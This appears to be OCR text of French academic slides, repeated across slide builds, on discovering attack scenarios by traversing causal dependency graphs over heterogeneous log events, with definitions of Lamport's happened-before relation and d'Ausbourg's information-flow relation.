
Impossibilité d'imaginer
tous les scénarios
d'attaque possibles

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thesis.

Challenges et limitations

Constat [2] : Exprimer un scénario d'attaque redouté est **difficile**



- Topologie
- Cartographie (Logiciels + Versions)
- **Vulnérabilités**
- Capacités de détection

Fusion du point de vue
du défenseur et de l'attaquant

Connaissance
précise du système
à défendre

+


Impossibilité d'imaginer
tous les scénarios
d'attaque possibles

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thesis.

Challenges et limitations

Constat [2] : Exprimer un scénario d'attaque redouté est **difficile**



Topologie

Cartographie (Logiciels + Versions)

Vulnérabilités

Capacités de détection

Fusion du point de vue
du défenseur et de l'attaquant

Connaissance
précise du système
à défendre

+


Impossibilité d'imaginer
tous les scénarios
d'attaque possibles

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thesis.

Challenges et limitations

Constat [2] : Exprimer un scénario d'attaque redouté est **difficile**



Topologie
Cartographie (Logiciels + Versions)
Vulnérabilités
Capacités de détection

Fusion du point de vue
du défenseur et de l'attaquant

Connaissance
précise du système
à défendre

+

Impossibilité d'imaginer
tous les scénarios
d'attaque possibles

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thesis.

Challenges et limitations

Constat [2] : **Exprimer** un scénario d'attaque redouté est **difficile**

Fusion du point de vue
du défenseur et de l'attaquant

La majorité des approches proposées se basent **exclusivement** sur des **alertes NIDS** [2]
⇒ Limite les capacités de détection et d'investigation

(CVE-2014-6271)

Injection
SQL

Connaissance
précise du système
à défendre

Impossibilité d'imaginer
tous les scénarios
d'attaque possibles

Topologie
Cartographie (Logiciels + Versions)
Vulnérabilités
Capacités de détection

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thes

Challenges et limitations

Constat [2] : **Exprimer** un scénario d'attaque redouté est **difficile**

Fusion du point de vue
du défenseur et de l'attaquant

La majorité des approches proposées se basent **exclusivement** sur des **alertes NIDS** [2]
⇒ Limite les capacités de détection et d'investigation

(CVE-2014-6271)

Injection
SQL

Connaissance

Impossibilité d'imaginer

Nécessité de proposer nouvelles méthodes pour identifier et découvrir des scénarios d'attaque


Capacités de détection

Projection des scénarios
d'attaque sur les logs

[2] Godefroy, E. (2016). Définition et évaluation d'un mécanisme de génération de règles de corrélation liées à l'environnement. PhD thes

À la recherche des liens de causalité

Objectif de l'identification de scénarios d'attaque :
Retrouver tous les événements hétérogènes liés à un même scénario d'attaque



Idée : Ces liens entre **événements hétérogènes** correspondent à des **relations de dépendance causale**


Découverte de scénario d'attaque = Traversée du graphe de dépendance causale

Graphe de causalité

Graphe de dépendance


À la recherche des liens de causalité

Objectif de l'identification de scénarios d'attaque :
Retrouver tous les événements hétérogènes liés à un même scénario d'attaque



Idée : Ces liens entre **événements hétérogènes** correspondent à des **relations de dépendance causale**

Découverte de scénario d'attaque = Traversée du graphe de dépendance causale



Graphe de causalité

Graphe de dépendance

Étude des relations de dépendance causale

Systèmes distribués

Système distribué = collection de processus communiquant à travers l'échanges de messages.

⇒ Chaque nouvelle exécution d'un calcul distribué peut être **différente**

⇒ Nécessité **d'ordonner** les **actions** d'un système distribué pour créer des algorithmes pertinents

Flux d'information

Système = ensemble de conteneurs d'information

⇒ L'information peut être **transférée** entre les conteneurs

⇒ Flux d'information **autorisé** ? Nécessité de **suivre** les flux d'information pour déterminer comment l'information se dissémine dans le système

Provenance

Système = Ensemble d'artefacts, de processus, et d'agents

⇒ Nécessité de pouvoir exprimer :
- **d'où provient** une entité (artefact ou processus) ;
- **qui** a agit sur l'entité ;
- **comment** elle en est arrivée à un état donné ;
- quelles autres entités elle a **influencé**.

Relation de causalité temporelle entre actions
Relation de Lamport

Relation de causalité entre états d'objets
Relation de D'Ausbourg

Étude des relations de dépendance causale

Systèmes distribués

Système distribué = collection de processus communiquant à travers l'échanges de messages.

⇒ Chaque nouvelle exécution d'un calcul distribué peut être **différente**

⇒ Nécessité **d'ordonner** les **actions** d'un système distribué pour créer des algorithmes pertinents

Relation de causalité temporelle entre actions
Relation de Lamport

Flux d'information

Système = ensemble de conteneurs d'information

⇒ L'information peut être **transférée** entre les conteneurs

⇒ Flux d'information **autorisé** ?
Nécessité de **suivre** les flux d'information pour déterminer comment l'information se dissémine dans le système

Relation de causalité entre états d'objets
Relation de D'Ausbourg

Provenance

Système = Ensemble d'artefacts, de processus, et d'agents

⇒ Nécessité de pouvoir exprimer :
- **d'où provient** une entité (artefact ou processus) ;
- **qui** a agit sur l'entité ;
- **comment** elle en est arrivée à un état donné ;
- quelles autres entités elle a **influencé**.

Étude des relations de dépendance causale

Systèmes distribués

Système distribué = collection de processus communiquant à travers l'échanges de messages.

⇒ Chaque nouvelle exécution d'un calcul distribué peut être **différente**

⇒ Nécessité **d'ordonner** les **actions** d'un système distribué pour créer des algorithmes pertinents

Flux d'information

Système = ensemble de conteneurs d'information

⇒ L'information peut être **transférée** entre les conteneurs

⇒ Flux d'information **autorisé** ? Nécessité de **suivre** les flux d'information pour déterminer comment l'information se dissémine dans le système

Provenance

Système = Ensemble d'artefacts, de processus, et d'agents

⇒ Nécessité de pouvoir exprimer :
- **d'où provient** une entité (artefact ou processus) ;
- **qui** a agit sur l'entité ;
- **comment** elle en est arrivée à un état donné ;
- quelles autres entités elle a **influencé**.

Relation de causalité temporelle entre actions
Relation de Lamport

Relation de causalité entre états d'objets
Relation de D'Ausbourg

Contexte

État de l'Art

Contribution

- Relations de Lamport et de D'Ausbourg
- Définition de la relation de dépendance causale entre événements hétérogènes

Implémentation


Évaluation

Conclusion & Perspectives

Relation de Lamport

Modélisation d'un système distribué


- Système distribué = collection de processus :
  - (1) disjoints (horloges locales + ~~mémoire partagée~~) ;
  - (2) pouvant communiquer par échanges de messages.
- Processus = Séquence d'actions ;
- Les horloges locales ne sont pas synchronisées ;
- L'ordre de réception des messages n'est pas garanti.



Relation de Lamport

Modélisation d'un système distribué

- Système distribué = collection de processus :
  (1) disjoints (horloges locales + ~~mémoire partagée~~) ;
  (2) pouvant communiquer par échanges de messages.




- Processus = Séquence d'actions ;
- Les horloges locales ne sont pas synchronisées ;
- L'ordre de réception des messages n'est pas garanti.

Relation de Lamport

Modélisation d'un système distribué


- Système distribué = collection de processus :
  - (1) disjoints (horloges locales + ~~mémoire partagée~~) ;
  - (2) pouvant communiquer par échanges de messages.
- Processus = Séquence d'actions ;
- Les horloges locales ne sont pas synchronisées ;
- L'ordre de réception des messages n'est pas garanti.



Relation de Lamport

Modélisation d'un système distribué


- Système distribué = collection de processus :
  (1) disjoints (horloges locales + ~~mémoire partagée~~) ;
  (2) pouvant communiquer par échanges de messages.
- Processus = Séquence d'actions ;
- Les horloges locales ne sont pas synchronisées ;
- L'ordre de réception des messages n'est pas garanti.



Relation de Lamport

Modélisation d'un système distribué

- Système distribué = collection de processus :
  (1) disjoints (horloges locales + ~~mémoire partagée~~) ;
  (2) pouvant communiquer par échanges de messages.
- Processus = Séquence d'actions ;
- Les horloges locales ne sont pas synchronisées ;
- L'ordre de réception des messages n'est pas garanti.




Relation de Lamport – « Happened-Before » [4]

$a_1 \prec a_2$

Relation d'ordre partielle sur l'ensemble des **actions** produites par les processus du système distribué

- Si $p_1 == p_2 == p$, $t_{a1} < t_{a2}$;
- Ou si $p_1 \neq p_2$, $a_1 = !m \wedge a_2 = ?m$;
- Ou $\exists\ c$ / $a_1 \prec c \wedge c \prec a_2$.



a ≺ b c1!m ≺ c1?m

a ≺ e a || d


[4] Lamport, L. (1978). Time, clocks, and the ordering of events in a distributed system. Communications of the ACM.

Relation de Lamport – « Happened-Before » [4]

$a_1 \prec a_2$

Relation d'ordre partielle sur l'ensemble des **actions** produites par les processus du système distribué

- Si $p_1 == p_2 == p$, $t_{a1} < t_{a2}$;
- Ou si $p_1 \neq p_2$, $a_1 = !m \wedge a_2 = ?m$;
- Ou $\exists\ c$ / $a_1 \prec c \wedge c \prec a_2$.



$a \prec b$ c1!m ≺ c1?m

$a \prec e$ $a \,||\, d$


[4] Lamport, L. (1978). Time, clocks, and the ordering of events in a distributed system. Communications of the ACM.

Relation de Lamport – « Happened-Before » [4]

$a_1 \prec a_2$

Relation d'ordre partielle sur l'ensemble des **actions** produites par les processus du système distribué

- Si $p_1 == p_2 == p$, $t_{a1} < t_{a2}$;
- Ou si $p_1 \neq p_2$, $a_1 = !m \wedge a_2 = ?m$;
- Ou $\exists\, c$ / $a_1 \prec c \wedge c \prec a_2$.



a ≺ b c1!m ≺ c1?m

a ≺ e a || d


[4] Lamport, L. (1978). Time, clocks, and the ordering of events in a distributed system. Communications of the ACM.

Relation de Lamport – « Happened-Before » [4]

$a_1 \prec a_2$

Relation d'ordre partielle sur l'ensemble des **actions** produites par les processus du système distribué

- Si $p_1 == p_2 == p$, $t_{a1} < t_{a2}$;
- Ou si $p_1 \neq p_2$, $a_1 = !m \wedge a_2 = ?m$;
- Ou $\exists$ c / $a_1 \prec c \wedge c \prec a_2$.



a ≺ b c1!m ≺ c1?m

a ≺ e a || d

[4] Lamport, L. (1978). Time, clocks, and the ordering of events in a distributed system. Communications of the ACM.

Relation de D'Ausbourg [5]

- Système = Collection d'objets ayant des états
- Un état **(o,t)** correspond à la valeur d'un objet **o** au moment **t**
- Les états des objets sont liés par des flux d'information

$$(o_1,t_1) \rightarrow (o_2,t_2)$$

Relation d'ordre partielle sur l'ensemble des états des objets du système

- Si ∃ un flux d'information de (o_1,t_1) vers (o_2,t_2) ;
- Ou ∃ (o,t) / $(o_1,t_1) \rightarrow (o,t) \wedge (o,t) \rightarrow (o_2,t_2)$.

[5] d'Ausbourg, B. (1994). Implementing secure dependencies over a network by designing a distributed security subsystem. ESORICS.


Relation de D'Ausbourg [5]

- Système = Collection d'objets ayant des états
- Un état **(o,t)** correspond à la valeur d'un objet **o** au moment **t**
- Les états des objets sont liés par des flux d'information

$(o_1,t_1) \rightarrow (o_2,t_2)$

Relation d'ordre partielle sur l'ensemble des états des objets du système

- Si ∃ un flux d'information de (o_1,t_1) vers (o_2,t_2) ;
- Ou ∃ (o,t) / $(o_1,t_1) \rightarrow (o,t) \wedge (o,t) \rightarrow (o_2,t_2)$.



[5] d'Ausbourg, B. (1994). Implementing secure dependencies over a network by designing a distributed security subsystem. ESORICS.

